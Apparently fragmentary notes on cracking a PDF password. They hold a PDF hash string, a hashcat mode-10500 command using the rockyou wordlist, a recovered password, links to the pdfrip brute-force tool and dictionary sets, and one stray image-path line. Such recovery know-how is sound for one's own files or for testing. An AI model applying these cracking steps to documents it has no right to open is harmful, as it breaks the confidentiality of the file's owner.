pdf4*4*128*-1060*1*16*ee1684a687ab0c4a9cd5372566ed1b0d*32*27514eb13d29b011e6f57c7bcfc6fc8f0000000000000000000000000000000000*32*e356de71fc526657e1782c2d85fcabbed910924ae768815ef71d1a2c24f8e17c


And remove the first letters upto the $ symbol

Now in go to google go through the hashcat exmples website

https://hashcat.net/wiki/doku.php?id=example_hashes

hashcat -m 10500 demo.txt /usr/share/wordlists/rockyou.txt.gz -O

!!12345jami54321



Extract the rocky.txt.gz file in kali linux

https://www.youtube.com/watch?v=-WXalCfSnuI

method 3 :

pdfrip tool on windows

https://github.com/mufeedvh/pdfrip

download for pdfrip

https://github.com/mufeedvh/pdfrip/releases

https://www.kaggle.com/datasets/taranvee/bruteforce-database-password-dictionaries